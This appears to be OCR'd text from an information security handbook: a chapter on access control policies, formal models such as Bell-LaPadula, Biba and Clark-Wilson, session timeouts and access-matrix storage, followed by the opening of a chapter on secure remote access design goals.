In addition, the access control policy may be based on compartmentalization of resources. For example, access controls may all relate to a particular project or to a particular field of endeavor (e.g., technical R&D or military intelligence). Implementation of the access controls may involve either single compartments or combinations of them. These units of involvement are called categories, though the term "compartment" and "category" are often used interchangeably. Neither term applies to restrictions on handling of data. Individuals may need authorization to all categories associated with a resource to be entitled access to it (as is the case in

the U.S. government's classification scheme) or to any one of the categories (as is more representative of how other organizations work).

The access control policy may distinguish among types of access as well. For example, only system maintenance personnel may be authorized to modify system libraries, but many if not all other users may be authorized to execute programs from those libraries. Billing personnel may be authorized to read credit files, but modification of such files may be restricted to those responsible for compiling credit data. Files with test data may be created only by testing personnel, but developers may be allowed to read and perhaps even modify such files.

One advantage of the use of sensitivity levels is that it allows security measures, which can be expensive, to be used selectively. For example, only for top-secret files might:

- The contents be zeroed after the file is deleted to prevent scavenging of a new file.
- Successful as well as unsuccessful requests for access be logged for later scrutiny, if necessary.
- Unsuccessful requests for access be reported on paper or in real-time to security personnel for action.

Although the use of sensitivity levels may be costly, it affords protection that is otherwise unavailable and may well be cost-justified in many organizations.

MANDATORY AND DISCRETIONARY ACCESS CONTROLS

Policy-based controls may be characterized as either mandatory or discretionary. With mandatory controls, only administrators and not owners of resources may make decisions that bear on or derive from policy. Only an administrator may change the category of a resource, and no one may grant a right of access that is explicitly forbidden in the access control policy.

Access controls that are not based on the policy are characterized as discretionary controls by the U.S. government and as need-to-know controls by other organizations. The latter term connotes least privilege — those who may read an item of data are precisely those whose tasks entail the need.

It is important to note that mandatory controls are prohibitive (i.e., all that is not expressly permitted is forbidden), not only permissive. Only within that context do discretionary controls operate, prohibiting still more access with the same exclusionary principle.

Discretionary access controls can extend beyond limiting which subjects can gain what type of access to which objects. Administrators can limit access to certain times of day or days of the week. Typically, the

period during which access would be permitted is 9 a.m. to 5 p.m. Monday through Friday. Such a limitation is designed to ensure that access takes place only when supervisory personnel are present, to discourage unauthorized use of data. Further, subjects' rights to access might be suspended when they are on vacation or leave of absence. When subjects leave an organization altogether, their rights must be terminated rather than merely suspended.

Supervision may be ensured by restricting access to certain sources of requests. For example, access to some resources might be granted only if the request comes from a job or session associated with a particular program, (e.g., the master PAYROLL program), a subsystem (e.g., CICS or IMS), ports, (e.g., the terminals in the area to which only bank tellers have physical access), type of port (e.g., hard-wired rather than dial-up lines), or telephone number. Restrictions based on telephone numbers help prevent access by unauthorized callers and involve callback mechanisms.

Restricting access on the basis of particular programs is a useful approach. To the extent that a given program incorporates the controls that administrators wish to exercise, undesired activity is absolutely prevented at whatever granularity the program can treat. An accounts-payable program, for example, can ensure that all the operations involved in the payment of a bill are performed consistently, with like amounts both debited and credited from the two accounts involved. If the program, which may be a higher-level entity, controls everything the user sees during a session through menus of choices, it may even be impossible for the user to try to perform any unauthorized act.

Program development provides an apt context for examination of the interplay of controls. Proprietary software under development may have a level of sensitivity that is higher than that of leased software that is being tailored for use by an organization. Mandatory policies should:

- Allow only the applications programmers involved to have access to application programs under development.
- Allow only systems programmers to have access to system programs under development.
- Allow only librarians to have write access to system and application libraries.
- Allow access to live data only through programs that are in application libraries.

Discretionary access control, on the other hand, should grant only planners access to the schedule data associated with various projects and should allow access to test cases for specific functions only to those whose work involves those functions.

When systems enforce mandatory access control policies, they must distinguish between these and the discretionary policies that offer flexibility. This must be ensured during object creation, classification downgrading, and labeling, as discussed in the following sections.

Object Creation

When a new object is created, there must be no doubt about who is permitted what type of access to it. The creating job or session may specify the information explicitly; however, because it acts on behalf of someone who may not be an administrator, it must not contravene the mandatory policies. Therefore, the newly created object must assume the sensitivity of the data it contains. If the data has been collected from sources with diverse characteristics, the exclusionary nature of the mandatory policy requires that the new object assume the characteristics of the most sensitive object from which its data derives.

Downgrading Data Classifications

Downgrading of data classifications must be effected by an administrator. Because a job or session may act on behalf of one who is not an administrator, it must not be able to downgrade data classifications. Ensuring that new objects assume the characteristics of the most sensitive object from which its data derives is one safeguard that serves this purpose. Another safeguard concerns the output of a job or session — the output must never be written into an object below the most sensitive level of the job or session being used. This is true even though the data involved may have a sensitivity well below the job or session's level of sensitivity, because tracking individual data is not always possible. This may seem like an impractically harsh precaution; however, even the best-intentioned users may be duped by a Trojan horse that acts with their authority.

Outside the Department of Defense's (DoD's) sphere, all those who may read data are routinely accorded the privilege of downgrading their classification by storing that data in a file of lower sensitivity. This is possible largely because aggregations of data may be more sensitive than the individual items of data among them. Where civil law applies, de facto upgrading, which is specifically sanctioned by DoD regulations, may be the more serious consideration. For example, courts may treat the theft of secret data lightly if notices of washroom repair are labeled secret. Nonetheless, no one has ever written of safeguards against de facto upgrading.

Labeling

When output from a job or session is physical rather than magnetic or electronic, it must bear a label that describes its sensitivity so that people can handle it in accordance with applicable policies. Although labels might

be voluminous and therefore annoying in a physical sense, even a single label can create serious problems if it is misplaced.

For example, a program written with no regard for labels may place data at any point on its output medium — for example, a printed page. A label arbitrarily placed on that page at a fixed position might overlay valuable data, causing more harm than the label could be expected to prevent. Placing the label in a free space of adequate size, even if there is one, does not serve the purpose because one may not know where to look for it and a false label may appear elsewhere on the page.

Because labeling each page of output poses such difficult problems, labeling entire print files is especially important. Although it is easy enough to precede and follow a print file with a page that describes it, protecting against counterfeiting of such a page requires more extensive measures. For example, a person may produce a page in the middle of an output file that appears to terminate that file. This person may then be able to simulate the appearance of a totally separate, misleadingly labeled file following the counterfeit page. If header and trailer pages contain a matching random number that is unpredictable and unavailable to jobs, this type of counterfeiting is impossible.

Discussions of labels usually focus on labels that reflect sensitivity to observation by unauthorized individuals, but labels can reflect sensitivity to physical loss as well. For example, ensuring that a particular file or document will always be available may be at least as important as ensuring that only authorized users can access that file or document. All the considerations discussed in this section in the context of confidentiality apply as well to availability.

ACCESS CONTROL MODELS

To permit rigorous study of access control policies, models of various policies have been developed. Early work was based on detailed definitions of policies in place in the U.S. government, but later models have addressed commercial concerns. The following sections contain the overviews of several models.

Lattice Models

In a lattice model, every resource and every user of a resource is associated with one of an ordered set of classes. The classes stemmed from the military designations top secret, secret, confidential, and unclassified. Resources associated with a particular class maybe used only by those whose associated class is as high as or higher than that of the resources. This scheme's applicability to governmentally classified data

is obvious; however, its application in commercial environments may also be appropriate.

The Bell-LaPadula Model

The lattice model took no account of the threat that might be posed by a Trojan horse lurking in a program used by people associated with a particular class that, unknown to them, copies information into a resource with a lower access level. In governmental terms, the Trojan horse would be said to effect de facto downgrading of classification. Despite the fact that there is no evidence that anyone has ever suffered a significant loss as a result of such an attack, such an attack would be very unattractive and several in the field are rightly concerned about it. Bell and LaPadula devised a model that took such an attack into account.

The Bell-LaPadula model prevents users and processes from reading above their security level, as does the lattice model (i.e., it asserts that processes with a given classification cannot read data associated with a higher classification). In addition, however, it prevents processes with any given classification from writing data associated with a lower classification. Although some might feel that the ability to write below the process's classification is a necessary function — placing data that is not sensitive, though contained in a sensitive document, into a less sensitive file so that it could be available to people who need to see it — DoD experts gave so much weight to the threat of de facto downgrading that it felt the model had to preclude it. All work sponsored by the National Computer Security Center (NCSC) has employed this model.

The term "higher", in this context, connotes more than a higher classification — it also connotes a superset of all resource categories. In asserting the Bell-LaPadula model's applicability to commercial data processing, Lipner omits mention of the fact that the requirement for a superset of categories may not be appropriate outside governmental circles.

Considerable nomenclature has arisen in the context of the Bell-LaPadula model. The read restriction is referred to as the simple security property. The write restriction is referred to as the star property, because the asterisk used as a place-holder until the property was given a more formal name was never replaced.

The Biba Model

In studying the two properties of the Bell-LaPadula model, Biba discovered a plausible notion of integrity, which he defined as prevention of unauthorized modification. The resulting Biba integrity model states that maintenance of integrity requires that data not flow from a receptacle of given integrity to a receptacle of higher integrity. For example, if a process

can write above its security level, trustworthy data could be contaminated by the addition of less trustworthy data.

The Take-Grant Model

Although auditors must be concerned with who is authorized to make what type of access to what data, they should also be concerned about what types of access to what data might become authorized without administrative intervention. This assumes that some people who are not administrators are authorized to grant authorization to others, as is the case when there are discretionary access controls. The take-grant model provides a mathematical framework for studying the results of revoking and granting authorization. As such, it is a useful analytical tool for auditors.

The Clark-Wilson Model

Wilson and Clark were among the many who had observed by 1987 that academic work on models for access control emphasized data's confidentiality rather than its integrity (i.e., the work exhibited greater concern for unauthorized observation than for unauthorized modification). Accordingly, they attempted to redress what they saw as a military view that differed markedly from a commercial one. In fact, however, what they considered a military view was not pervasive in the military.

The Clark-Wilson model consists of subject/program/object triples and rules about data, application programs, and triples. The following sections discuss the triples and rules in more detail.

Triples. All formal access control models that predate the Clark-Wilson model treat an ordered subject/object pair — that is, a user and an item or collection of data, with respect to a fixed relationship (e.g., read or write) between the two. Clark and Wilson recognized that the relationship can be implemented by an arbitrary program. Accordingly, they treat an ordered subject/program/object triple. They use the term "transformational procedure" for program to make it clear that the program has integrity-relevance because it modifies or transforms data according to a rule or procedure. Data that transformational procedures modify are called constrained data items because they are constrained in the sense that only transformational procedures may modify them and that integrity verification procedures exercise constraints on them to ensure that they have certain properties, of which consistency and conformance to the real world are two of the most significant. Unconstrained data items are all other data, chiefly the keyed input to transformational procedures.

Once subjects have been constrained so that they can gain access to objects only through specified transformational procedures, the transformational procedures can be embedded with whatever logic is needed to

effect limitation of privilege and separation of duties. The transformational procedures can themselves control access of subjects to objects at a level of granularity finer than that available to the system. What is more, they can exercise finer controls (e.g., reasonableness and consistency checks on unconstrained data items) for such purposes as double-entry bookkeeping, thus making sure that whatever is subtracted from one account is added to another so that assets are conserved in transactions.

Rules. To ensure that integrity is attained and preserved, Clark and Wilson assert, certain integrity-monitoring and integrity-preserving rules are needed. Integrity-monitoring rules are called certification rules, and integrity-preserving rules are called enforcement rules.

These certification rules address the following notions:

- Constrained data items are consistent.
- Transformational procedures act validly.
- Duties are separated.
- Accesses are logged.
- Unconstrained data items are validated.

The enforcement rules specify how the integrity of constrained data items and triples must be maintained and require that subjects' identities be authenticated, that triples be carefully managed, and that transformational procedures be executed serially and not in parallel.

Of all the models discussed, only Clark-Wilson contains elements that relate to the functions that characterize leading access control products. Unified access control generalizes notions of access rules and access types to permit description of a wide variety of access control policies.

UNATTENDED SESSIONS

Another type of access control deals with unattended sessions. Users cannot spend many hours continuously interacting with computers from the same port; everyone needs a break every so often. If resource-oriented passwords are not used, systems must associate all the acts of a session with the person who initiated it. If the session persists while its inhibitor takes a break, another person could come along and do something in that session with its initiator's authority. This would constitute a violation of security. Therefore, users must be discouraged from leaving their computers logged on when they are away from their workstations.

If administrators want users to attend their sessions, it is necessary to:

- Make it easy for people to interrupt and resume their work.
- Have the system try to detect absences and protect the session.

- Facilitate physical protection of the medium while it is unattended.
- Implement strictly human controls (e.g., training and surveillance of personnel to identify offenders).

There would be no unattended sessions if users logged off every time they left their ports. Most users do not do this because then they must log back on, and the log-on process of a typical system is neither simple nor fast. To compensate for this deficiency, some organizations use expedited log-on/log-off programs, also called suspend programs. Suspend programs do not sever any part of the physical or logical connection between a port and a host; rather, they sever the connection-maintaining resources of the host so that the port is put in a suspended state. The port can be released from suspended state only by the provision of a password or other identity-validation mechanism. Because this is more convenient for users, organizations hope that it will encourage employees to use it rather than leave their sessions unattended.

The lock function of UNIX is an example of a suspend program. Users can enter a password when suspending a session and resume it by simply reentering the same password. The password should not be the user's log-on password because an intruder could start a new session during the user's absence and run a program that would simulate the lock function, then read the user's resume password and store it in one of the intruder's own files before simulating a session-terminating failure.

Another way to prevent unattended sessions is to chain users to their sessions. For example, if a port is in an office that has a door that locks whenever it is released and only one person has a key to each door, it may not be necessary to have a system mechanism. If artifacts are used for verifying identities and the artifacts must be worn by their owners (e.g., similar to the identification badges in sensitive government buildings), extraction of the artifact can trigger automatic termination of a session. In more common environments, the best solution may be some variation of the following:

- If five minutes elapse with no signal from the port, a bell or other device sounds.
- If another half-minute elapses with no signal, automatic termination of the session, called time-out, occurs.

A system might automatically terminate a session if a user takes no action for a time interval specified by the administrator (e.g., five minutes). Such a measure is fraught with hazards, however. For example, users locked out (i.e., prevented from acting in any way the system can sense) by long-running processes will find their sessions needlessly terminated. In addition, users may circumvent the control by simulating an action, under program control, frequently enough to avoid session termination. If the system

issues no audible alarm a few seconds before termination, sessions may be terminated while users remain present. On the other hand, such an alarm may be annoying to some users. In any case, the control may greatly annoy users, doing more harm to the organization than good.

Physical protection is easier if users can simply turn a key, which they then carry with them on a break, to render an input medium and the user's session invulnerable. If that is impossible, an office's lockable door can serve the same purpose. Perhaps best for any situation is a door that always swings shut and locks when it is not being held open.

ADMINISTRATION OF CONTROLS

Administration of access controls involves the creation and maintenance of access control rules. It is a vital concern because if this type of administration is difficult, it is certain to be done poorly. The keys to effective administration are:

- Expressing rules as economically and as naturally as possible.
- Remaining ignorant of as many irrelevant distinctions as possible.
- Reducing the administrative scope to manageable jurisdictions (i.e., decentralization).

Rules can be economically expressed through use of grouping mechanisms. Administrator interfaces ensure that administrators do not have to deal with irrelevant distinctions and help reduce the administrative scope. The following sections discuss grouping and administrator interfaces.

Grouping Subjects and Objects

Reducing what must be said involves two aspects: grouping objects and grouping subjects. The resource categories represent one way of grouping objects. Another mechanism is naming. For example, all of a user's private objects may bear the user's own name within their identifiers. In that case, a single rule that states that a user may have all types of access to all of that user's own private objects may take the place of thousands or even millions of separate statements of access permission. Still another way that objects are grouped is by their types; in this case, administrators can categorize all volumes of magnetic tape or all CICS transactions. Still other methods of grouping objects are by device, directory, and library.

When subject groupings match categories, many permissions may be subsumed in a single rule that grants groups all or selected types of access to resources of specific categories. For various administrative purposes, however, groups may not represent categories; rather, they must represent organizational departments or other groupings (e.g., projects) that are not categories. Although subject grouping runs counter to the assignment-of-privilege standard, identity-based access control redresses the balance.

Whenever there are groups of subjects or objects, efficiency requires a way to make exceptions. For example, 10 individuals may have access to 10 resources. Without aggregation, an administrator must make 10 times 10 (or 100) statements to tell the system about each person's rights to access each object. With groups, only 21 statements are needed: one to identify each member of the group of subjects, one to identify each member of the group of objects, and one to specify the subjects' right of access to the objects. Suppose, however, that one subject lacks one right that the others have. If exceptions cannot be specified, either the subject or the object must be excluded from a group and nine more statements must be made. If an overriding exception can be made, it is all that must be added to the other 21 statements. Although exceptions complicate processing, only the computer need be aware of this complication.

Additional grouping mechanisms may be superimposed on the subject and object groupings. For example, sets of privileges may be associated with individuals who are grouped by being identified as, for example, auditors, security administrators, operators, or data base administrators.

Administrator Interfaces

To remain ignorant of irrelevant distinctions, administrators must have a coherent and consistent interface. What the interface is consistent with depends on the administrative context. If administrators deal with multiple subsystems, a single product can provide administrators with a single interface that hides the multiplicity of subsystems for which they supply administrative data. On the other hand, if administrators deal with single subsystems, the subsystem itself or a subsystem-specific product can provide administrators with an interface that makes administrative and other functions available to them.

The administrative burden can be kept within tolerable bounds if each administrator is responsible for only a reasonable number of individuals and functions. Functional distribution might focus on subsystems or types of resources (e.g., media or programs). When functional distribution is inadequate, decentralization is vital. With decentralized administration, each administrator may be responsible for one or more departments of an organization. In sum, effective control of access is the implementation of the policy's rules and implications to ensure that, within cost/benefit constraints, the principles of separation of duties and least privilege are upheld.

IMPLEMENTING CONTROLS

Every time a request for access to type of protected resource occurs in a job or session, an access control decision must be made. That decision must implement management's wishes, as recorded by administrators. The

program that makes the decisions has been called a reference monitor because the job or session is said to refer to a protected resource and the decision is seen as a monitoring of the references.

Although the reference monitor is defined by its function rather than by its embodiment, it is convenient to think of it as a single program. For each type of object, there is a program, called a resource manager, that must be involved in every access to each object of that type. The resource manager uses the reference monitor as an arbiter of whether to grant or deny each set of requests for access to any object of a type that it protects.


In a data base management system (DBMS) that is responding to a request for a single field, the DBMS's view-management routines act as a reference monitor. More conventional is the case of binding to a view, whereby the DBMS typically uses an external, multipurpose reference monitor to decide whether to grant or deny the job or session access to use the view.

Whatever the reference monitor's structure, it must collect, store, and use administrators' specifications of what access is to be granted. The information is essentially a simple function involving types of access permitted as defined on two fields of variables (i.e., subjects or people and objects or resources), efficient storage of the data, and the function's values. However, this function poses a complex problem.

Much of what administrators specify should be stated tersely, using an abbreviated version of many values of the function. Efficient storage of the information can mirror its statement. Indeed, this is true in the implementation of every general access control product. Simply mirroring the administrator-supplied rules is not enough, however. The stored version must be susceptible to efficient processing so that access control decisions can be made efficiently. This virtually requires that the rules be stored in a form that permits the subject's and object's names to be used as direct indexes to the rules that specify what access is permitted. Each product provides an instructive example of how this may be done.

Because rules take advantage of generalizations, however, they are inevitably less than optimum when generalizations are few. A rule that treats but one subject and one object would be an inefficient repository for a very small amount of information — the type of access permitted in this one case.

Access control information can be viewed as a matrix with rows representing the subjects, and columns representing the objects. The access that the subject is permitted to the object is shown in the body of the matrix. For example, in the matrix in Exhibit 1, the letter at an intersection of a row and a column indicates what type of access the subject may make to the object. Because least privilege is a primary goal of access control,



	OBJECTS / SUBJECTS	A	B	C	D	E	F	G	H	J	K	L
Group 1	Alex	W	W	W	R	R	R	R	R	R	R	R
	Brook	R	W	W	R							
	Chris	R	W	W	R	R						
	Denny	R	W	W	R	W	R					
Group 2	Eddie	R	R	R	W	W	W					
	Fran	R	R	R	R	W	W					
Group 3	Gabriel	R	R	R			R	W	W	R		
	Harry	R						W	W	R	R	R
	Jan							W	W	W		
Group 4	Kim	R									W	W
	Lee	R									W	W
	Meryl	R									W	W

Notes:
R Read
W Write and read

Exhibit 1. Access Control Matrix

most cells of the matrix will be empty, meaning that no access is allowed. When most of the cells are empty, the matrix is said to be sparse.

Storage of every cell's contents is not efficient if the matrix is sparse. Therefore, access control products store either the columns or the rows, as represented in Exhibits 2 and 3, which show storage of the matrix in Exhibit 1.

In Exhibit 2, a user called UACC, RACF's term for universal access, represents all users whose names do not explicitly appear in the access control lists represented in the matrix in Exhibit 1. The type of access associated with UACC is usually none, indicated by an N. In addition, groups are used to represent sets of users with the same access rights for the object in

Object	User	Access
A	UACC	R
	Alex	W
	Jan	N
B and C	UACC	N
	GP1	W
	GP2	R
	Gabriel	R
D	UACC	N
	GP1	R
	Eddie	W
	Fran	R
E	UACC	N
	Alex	R
	Chris	R
	GP2	W
F	UACC	N
	Alex	R
	Chris	N
	Denny	R
	GP2	W
F	UACC	N
	Alex	R
	Denny	R
	GP2	W
	Gabriel	R
G and H	UACC	N
	Alex	R
	GP3	W
J	UACC	N
	Alex	R
	Gabriel	R
	Harry	R
	Jan	W
K and L	UACC	N
	Alex	R
	Harry	R
	GP4	W

Notes:
GP Group
N None
R Read
W Write and read

Exhibit 2. List-Based Storage of Access Controls

question. For example, for objects B and C, GP1 (i.e., group 1) represents Alex, Brook, Chris, and Denny. Descriptions of the groups are stored separately. The grouping mechanisms reduce the amount of information that must be stored in the access control lists and the amount of keying a security administrator must do to specify all the permissions.

Exhibit 2 shows access control storage based on the columns (i.e., the lists of users whose authorized type of access to each object is recorded), called list-based storage. Unlisted users need not be denied all access. In many cases, most users are authorized some access — for example, execute

User	Object/Access
Alex	A/W, B/W, C/W, D/R, E/R, F/R, G/R, H/R, J/R, K/R, L/R
Brook	A/R, B/W, C/W, D/R
Chris	A/R, B/W, C/W, D/R, E/R
Denny	A/R, B/W, C/W, D/R, E/W, F/R
Eddie	A/R, B/R, C/R, D/W, E/W, F/W
Fran	A/R, B/R, C/R, D/R, E/W, F/W,
Gabriel	A/R, B/R, C/R, F/R, G/W, H/W, J/R
Harry	A/R, G/W, H/W, J/R, K/R, L/R
Jan	G/W, H/W, J/W
Kim	A/R, K/W, L/W
Lee	A/R, K/W, L/W
Meryl	A/R, K/W, L/W

Notes:
R Read
W Write and read

Exhibit 3. Ticket-Based Storage of Access Controls

or read access to the system's language processors — and only a few will be granted more or less authority — for example, either write or no access. An indicator in or with the list (e.g., UACC in RACF) may indicate the default type of access for the resource. List-based control is efficient because it contains only the exceptions.

Exhibit 3 shows access control storage based on the rows (i.e., the lists of objects to which the user is authorized to gain specified types of access), called ticket-based or capability-based storage. The latter term refers to rigorously defined constructs, called capabilities, that define both an object and one or more types of some access permitted to it. Capabilities may be defined by hardware or by software. The many implications of capabilities are beyond the scope of this chapter. Any pure ticket-based scheme has the disadvantage that it lacks the efficiency of a default access type per object. This problem can be alleviated, however, by grouping capabilities in shared catalogs and by grafting some list-based control onto a ticket-based scheme.

SUMMARY

Effective application security controls spring from such standards as least privilege and separation of duties. These controls must be precise and effective, but no more precise or granular than considerations of cost and value dictate. At the same time, they must place minimal burdens on administrators, auditors, and legitimate users of the system.

Controls must be built on a firm foundation of organizational policies. Although all organizations probably need the type of policy that predominates in the commercial environment, some require the more stringent type of policy that the U.S. government uses, which places additional controls on use of systems.

An Introduction to Secure Remote Access

Christina M. Bird, Ph.D, CISSP

In the past decade, the problem of establishing and controlling remote access to corporate networks has become one of the most difficult issues facing network administrators and information security professionals. As information-based businesses become a larger and larger fraction of the global economy, the nature of "business" itself changes. "Work" used to take place in a well-defined location — such as a factory, an office, or a store — at well-defined times, between relatively organized hierarchies of employees. But now, "work" happens everywhere: all over the world, around the clock, between employees, consultants, vendors, and customer representatives. An employee can be productive working with a personal computer and a modem in his living room, without an assembly line, a filing cabinet, or a manager in sight.

The Internet's broad acceptance as a communications tool in business and personal life has introduced the concept of remote access to a new group of computer users. They expect the speed and simplicity of Internet access to translate to their work environment as well. Traveling employees want their private network connectivity to work as seamlessly from their hotel room as if they were in their home office. This increases the demand for reliable and efficient corporate remote access systems, often within organizations for whom networking is tangential at best to the core business.

The explosion of computer users within a private network — now encompassing not only corporate employees in the office, but also telecommuters, consultants, business partners, and clients — makes the design and implementation of secure remote access even tougher. In the simplest local area networks (LANs), all users have unrestricted access to all resources on the network. Sometimes, granular access control is provided at the host computer level, by restricting log-in privileges. But in most real-world environments, access to different kinds of data — such as accounting, human resources, or research & development — must be restricted to limited groups of people. These restrictions may be provided by physically isolating resources on the network or through logical mechanisms (including router access control lists and stricter firewall technologies). Physical isolation, in particular, offers considerable protection to network resources, and sometimes develops without the result of a deliberate network security strategy.

Connections to remote employees, consultants, branch offices, and business partner networks make communications between and within a company extremely efficient; but they expose corporate networks and sensitive data to a wide, potentially untrusted population of users, and a new level of vulnerability. Allowing non-employees to use confidential information creates stringent requirements for data classification and access control. Managing a network infrastructure to enforce a corporate security policy for non-employees is a new challenge for most network administrators and security managers. Security policy must be tailored to facilitate the organization's reasonable business requirements for remote access. At the same time, policies and procedures help minimize the chances that improved connectivity will translate into compromise of data confidentiality, integrity, and availability on the corporate network.

Similarly, branch offices and customer support groups also demand cost-effective, robust, and secure network connections.

This chapter discusses general design goals for a corporate remote access architecture, common remote access implementations, and the use of the Internet to provide secure remote access through the use of virtual private networks (VPNs).

Security Goals for Remote Access

All remote access systems are designed to establish connectivity to privately maintained computer resources, subject to appropriate security policies, for legitimate users and sites located away from the main corporate campus. Many such systems exist, each with its own set of strengths and weaknesses. However, in a network environment in which the protection of confidentiality, data integrity, and availability is paramount, a secure remote access system possesses the following features:

- Reliable authentication of users and systems
- Easy-to-manage granular control of access to particular computer systems, files, and other network resources
- Protection of confidential data
- Logging and auditing of system utilization
- Transparent reproduction of the workplace environment
- Connectivity to a maximum number of remote users and locations
- Minimal costs for equipment, network connectivity, and support

Reliable Authentication of Remote Users/Hosts

It seems obvious, but it is worth emphasizing that the main difference between computer users in the office and remote users is that remote users are not there. Even in a small organization, with minimal security requirements, many informal authentication processes take place throughout the day. Co-workers recognize each other, and have an understanding about who is supposed to be using particular systems throughout the office. Similarly, they may provide a rudimentary access control mechanism if they pay attention to who is going in and out of the company's server room.

In corporations with higher security requirements, the physical presence of an employee or a computer provides many opportunities — technological and otherwise — for identification, authentication, and access control mechanisms to be employed throughout the campus. These include security guards, photographic employee ID cards, keyless entry to secured areas, among many other tools.

When users are not physically present, the problem of accurate identification and authentication becomes paramount. The identity of network users is the basis for assignment of all system access privileges that will be granted over a remote connection. When the network user is a traveling salesman 1500 miles away from corporate headquarters, accessing internal price lists and databases — a branch office housing a company's research and development organization — or a business partner with potential competitive interest in the company, reliable verification of identity allows a security administrator to grant access on a need-to-know basis within the network. If an attacker can present a seemingly legitimate identity, then that attacker can gain all of the access privileges that go along with it.

A secure remote access system supports a variety of strong authentication mechanisms for human users, and digital certificates to verify identities of machines and gateways for branch offices and business partners.

Granular Access Control

A good remote access system provides flexible control over the network systems and resources that may be accessed by an off-site user. Administrators must have fine-grain control to grant access for all appropriate business purposes while denying access for everything else. This allows management of a variety of access policies based on trust relationships with different types of users (employees, third-party contractors, etc.). The access control system must be flexible enough to support the organization's security requirements and easily modified when policies or personnel change. The remote access system should scale gracefully and enable the company to implement more complex policies as access requirements evolve.

Access control systems can be composed of a variety of mechanisms, including network-based access control lists, static routes, and host system- and application-based access filters. Administrative interfaces

can support templates and user groups, machines, and networks to help manage multiple access policies. These controls can be provided, to varying degrees, by firewalls, routers, remote access servers, and authentication servers. They can be deployed at the perimeter of a network as well as internally, if security policy so demands.

The introduction of the remote access system should not be disruptive to the security infrastructure already in place in the corporate network. If an organization has already implemented user- or directory-based security controls (e.g., based on Novell's Netware Directory Service or Windows NT domains), a remote access system that integrates with those controls will leverage the company's investment and experience.

Protection of Confidential Data

Remote access systems that use public or semi-private network infrastructure (including the Internet and the public telephone network) provide lots of opportunities for private data to fall into unexpected hands. The Internet is the most widely known public network, but it is hardly the only one. Even private Frame Relay connections and remote dial-up subscription services (offered by many telecommunications providers) transport data from a variety of locations and organizations on the same physical circuits. Frame Relay sniffers are commodity network devices that allow network administrators to examine traffic over private virtual circuits, and allow a surprising amount of eavesdropping between purportedly secure connections. Reports of packet leaks on these systems are relatively common on security mailing lists like *BUGTRAQ* and *Firewall-Wizards.*

Threats that are commonly acknowledged on the Internet also apply to other large networks and network services. Thus, even on nominally private remote access systems — modem banks and telephone lines, cable modem connections, Frame Relay circuits — security-conscious managers will use equipment that performs strong encryption and per-packet authentication.

Logging and Auditing of System Utilization

Strong authentication, encryption, and access control are important mechanisms for the protection of corporate data. But sooner or later, every network experiences accidental or deliberate disruptions, from system failures (either hardware or software), human error, or attack. Keeping detailed logs of system utilization helps to troubleshoot system failures.

If troubleshooting demonstrates that a network problem was deliberately caused, audit information is critical for tracking down the perpetrator. One's corporate security policy is only as good as one's ability to associate users with individual actions on the remote access system — if one cannot tell who did what, then one cannot tell who is breaking the rules.

Unfortunately, most remote access equipment performs rudimentary logging, at best. In most cases, call level auditing — storing username, start time, and duration of call — is recorded, but there is little information available about what the remote user is actually *doing*. If the corporate environment requires more stringent audit trails, one will probably have to design custom audit systems.

Transparent Reproduction of the Workplace Environment

For telecommuters and road warriors, remote access should provide the same level of connectivity and functionality that they would enjoy if they were physically in their office. Branch offices should have the same access to corporate headquarters networks as the central campus. If the internal network is freely accessible to employees at work, then remote employees will expect the same degree of access. If the internal network is subject to physical or logical security constraints, then the remote access system should enable those constraints to be enforced. If full functionality is not available to remote systems, priority must be given to the most business-critical resources and applications, or people will not use it.

Providing transparent connectivity can be more challenging than it sounds. Even within a small organization, personal work habits differ widely from employee to employee, and predicting how those differences might affect use of remote access is problematic. For example, consider access to data files stored on a UNIX file server. Employees with UNIX workstations use the Network File Service (NFS) protocol to access those files. NFS requires its own particular set of network connections, server configurations, and security settings in order to function properly. Employees with Windows-based workstations probably use the Server Message Bus (SMB) protocol to access the same files. SMB requires its own set of configuration files and security tuning. If the corporate remote access system fails to transport NFS

and SMB traffic as expected, or does not handle them at all, remote employees will be forced to change their day-to-day work processes.

Connectivity to Remote Users and Locations

A robust and cost-effective remote access system supports connections over a variety of mechanisms, including telephone lines, persistent private network connections, dial-on-demand network connections, and the Internet. This allows the remote access architecture to maintain its usefulness as network infrastructure evolves, whether or not all connectivity mechanisms are being used at any given time.

Support for multiple styles of connectivity builds a framework for access into the corporate network from a variety of locations: hotels, homes, branch offices, business partners, and client sites, domestic or international. This flexibility also simplifies the task of adding redundancy and performance tuning capabilities to the system.

